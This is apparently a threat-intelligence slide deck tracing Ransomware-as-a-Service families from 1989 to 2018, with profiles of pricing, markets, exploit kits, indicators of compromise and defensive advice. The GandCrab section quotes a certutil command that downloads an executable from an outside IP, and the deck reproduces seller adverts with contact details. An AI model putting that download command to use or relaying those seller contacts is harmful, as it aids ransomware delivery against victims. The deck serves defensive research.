



Ransomware as a Service Evolution



Information Security Analyst

Twitter: @Sirius_malware

Email: Siriusmalware@protonmail.com

<https://github.com/siriusAnalyst>



Note: Dislike cyber and NEXT gen terms

Timeline

1989

- AIDS Trojan
- Healthcare industry

2015

- May
 - Tox
- July
 - Encryptor RaaS
- August
 - ORX Locker
 - Hidden Tear
- September
 - Chimera
- November
 - Crypto-locker by FAKBEN

2017

- January
 - Satan
 - Hotsman
 - Flux
- February
 - Philadelphia
 - Ranion
 - Spora
 - Unlock26 Trojan
 - DOT ransomware portal
- March
 - Karmen
 - FileFrozr
- May
 - Zelta
 - Stampado variant
 - FatBoy RaaS
- June
 - MACRANSOM
 - SHIFR
- July
 - RaasBerry
- August
 - 3301
 - Karmen Variant
- September
 - Paradise

2012

- Reveton

2016

- January
 - Ransom32
 - Petya
- March
 - Alpha-locker
- May
 - Petya and Mischa
- June
 - Golden-Eye
- July
 - Stampado
- August
 - Shark
- November
 - PadCrypt 3.0
- December
 - Cerber
 - EDA2

2018

- January
 - GandCrab
- February
 - ShurlLockr
 - Saturn
 - Data Keeper
 - RedFox
- March
 - Earth

Timeline

2016

- July
 - Stampado
- December
 - Cerber



2018

- January
 - GandCrab
- February
 - Philadelphia cheap version \$20
 - ShurLOckr
 - Saturn
 - Data Keeper
 - RedFox
- March
 - Earth

2017

- February
 - Philadelphia
 - Spora
 - Ranion
- May
 - Zelta
 - Stampado variant



**If I had a mic right now....
I'd drop it.**

Stampado

- **Threat actor:** The rainmaker and others
- **Characteristics:**
 - Has a worm-like spreading functionality.
 - Will re-encrypt already encrypted files (other ransomwares)
 - Stampado encrypts files using AES (Advanced Encryption Standard) and a Symmetric key encryption algorithm (which uses same key for encryption and decryption) with key length of 256.
- **Price:** \$39
- **Market:** Alphabay market (currently down)
- **Exploit kit:** sundown-pirate and RIG
- **IOC's:**
 - %AppData%\scvhost.exe
 - %AppData%\<Hexdecimalname>
 - %AppData%\<Hexdecimalname>
 - [DrivePath]\myDisk\drivers.exe
 - <filepath>/<encryptedname>.locked
 - HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", "Windows Update"
%AppData%\scvhost.exe




Figure 1: Stampado overall activity diagram

Cerber

- **Threat actor:** crbr¹
- **Characteristics:**
 - Latest version anti VM and anti sandboxing features
 - RC4 and RSA 2048/576 algorithms are used for file encryption.
 - UAC Bypass
- **Price:** free
- **Market:** Underground Russian Forums
- **Exploit kit:** Magnitude, RIG, Sundown, Neutrino, Magnitude, Nuclear. (ANGLER too but not anymore)
- **IOC's:**
 - yv4msi53p.exe
 - 770586df7c724b4432441c4183522348
 - snfE021.tmp
 - 648D72BD7E511B1DD68F88A8EAF38E
 - sedwrfaawsa4.xyz

	Cerber v1, v2 and v3	Cerber v4	Cerber v5	Cerber SFX	Cerber v6
File Type	EXE	EXE	EXE	SFX (Loader) VBS, DLL	EXE
Exceptions (Cerber doesn't execute if it detects certain components in the system)	Language in v1 and v3* Language and antivirus (AV) for v2*	Language*	Language*	AV, VM, Sandbox (Loader*), and Language*	Language*
Anti-AV Routine	None	None	None	None	EXE files of AV, Firewall and Antispyware products set to be blocked by Windows firewall rules*
Anti-sandbox	None	None	None	VM and Sandbox (Loader*)	VM and Sandbox (Loader*)
Backup Deletion	Yes (vsadmin, WMIC, BCDEdit)*	Yes (WMIC)*	Yes (WMIC)* Removed in v5.02	Varies (some samples have backup deletion capabilities)	Varies (some samples have backup deletion capabilities)
Exclusion List (directories and file types Cerber doesn't encrypt)	Folder and file*	Folder and file*	Folder and file*; and AV, Antispyware, and Firewall directories	Folder and file*; and AV, Antispyware, and Firewall directories	Folder and file*

Figure 2: All versions of Cerber are known to target personal and business-related (i.e. database) files; asterisks (*) indicate they are configurable and can be customized by the affiliate/buyer

Philadelphia

- **Threat actor:** the rainmaker and others
- **Characteristics:**
 - User can edit the in four available options:
 - Do not ask for admin privileges
 - Ask and insist until it is given
 - Ask but run anyway even if it is not given
 - Ask and give up if it is not given.
 - Mercy button.
 - Bridges functionality
 - Uses AES-256 encryption
- **Price:** \$400
- **Market:** Alphasbay market (currently down)
- **Exploit kit:** sundown-pirate and RIG

Philadelphia Ransomware Buy ; 20€ #crayz #cheap #Ransomware #ransomware #raas #Malware #Hacking #Hacking2018 #BlackHat #hacker #bitcoin #DeepWeb #DarkWeb



Gangrab

- **Threat Actor:** kdabjnrg, GandCrab (developer) ²
- **Characteristics:**
 - AES-256 (CBC mode) + RSA-2048 for keys
 - Unprotected RDP configuration
 - certutil.exe, to download the malicious payload
 - certutil.exe -urlcache -split -f hxxp://185.189.58[.]222/bam.exe C:\Users\ADMINI~1\AppData\Local\Temp\FVAacW.exe
 - Use of legitimate websites to download the payload
- **Price:** Free
- **Market:** Underground forums including RuNet
- **Exploit Kit:** RIG and GrandSoft
- **IOC's:**
 - hxxp://gdcbghvjyqy7jclk.onion.top/{USERID}
 - hxxtp://gdcbghvjyqy7jclk.onion.casa/{USERID}
 - 2004a4b1272bdaa89585ab02057482fb702806578bd00ff442c67b510c6b1926
 - 4aee5f0682a53fd87d05adb69c3d34ede3cbd5251de59e25b140afd247e35b01




Saturn

- **Threat Actor:** unknown
- **Characteristics:**
 - AES encryption
 - Same model as cerber 30/70
 - Antisandboxing feature
 - Payment can be send to xxxx:su34pwhpcafeiztt.onion
 - Golang
- **Price:** Free
- **Market:** unknown
- **Exploit Kit:** unknown
- **IOC's:**
 - 0622fcb172773d8939b451c43902095b0f91877ae05e562c60d0ca0c237a2e9c
 - 9e87f069de22ceac029a4ac56e6305d2df54227e6b0f0b3ecad52a01fbade021



Data keeper


- **Threat Actor:** unknown
- **Characteristics:**
 - AES and RSA-4096
 - Available on `hxxp://3whyfziey2vr4lyq[.]onion`
 - The 1st .NET RaaS that uses **PsExec** at all
 - Build with .net and uses ConfuserEx obfuscator. Data Keeper uses an AES symmetric cipher to encrypt user files.
- **Price:** Free
- **Market:** unknown
- **Exploit Kit:** unknown
- **IOC's:**
 - **Encrypter:** 912bfac6b434d0fff6cfe691cd8145aec0471a
a73beaa957898cfabd06067567
 - **Decrypter:** 8616263bdbbfe7cd1d702f3179041eb75721
b0d950c19c2e50e823845955910d



Stuff I found nice or interesting


- ~~Speak~~
- Golang
- Blowfish/RSA 2048
- RDP
- Psexec
- Java script
- PowerWare
- Cloud services*
- Legitimate websites





Enterprise


- Some of them right now!
 - Filter attachment
 - Block Macros
 - Disable WSH
 - BACK UP!(security backups)
 - Proxy gateway
 - Endpoint security
 - Email security
 - Web security
 - Awareness
 - Understand your network
 - Make the right choice while looking for security solutions



Tools for end users (Free and paid)



Latch ARW



Cath me if you can!

Earth



RedFox

RedFox Ransomware As A Service .. :) Buy for 0.1 BTC

If you have any questions you may ask us on sigmateam@gmx.com

<https://sigmateam.neocities.org/>

[#Malware](#) [#Ransomware](#) [#RaaS](#) [#bitcoin](#)

[#paying](#) [#BlackHat](#) [#DeepWeb](#) [#Anonymous](#)

[#Security](#)



Specials thanks to:

- @malwarehunterteam
- @chrisdoman
- @fwosar
- @campuscodi (bleeding computer)
- @thecedricz

Questions?



Contact

- Twitter: @Sirius_malware
- Email: Siriusmalware@protonmail.com

Resources

- **Figure 1. Stampado Overall activity diagram.** November 21, 2016 from <https://www.zscaler.com/blogs/research/look-recent-stampado-ransomware-variant>
- **Figure 2. All versions of Cerber.** May,2, 2017. From <https://blog.trendmicro.com/trendlabs-security-intelligence/cerber-ransomware-evolution/>
- **Cerber** <https://www.checkpoint.com/downloads/resources/cerber-report.pdf>
- **2018 Ransomware Trends**, Allan Liska, March, 7, 2018
<https://www.informationsecuritybuzz.com/articles/2018-ransomware-trends/>
- **Earth and Redfox** information found on <https://twitter.com/i/web/status/964130871036047360>
- Beta LATCH ARW <https://www.elevenpaths.com/labstools/antiransomware/index.html>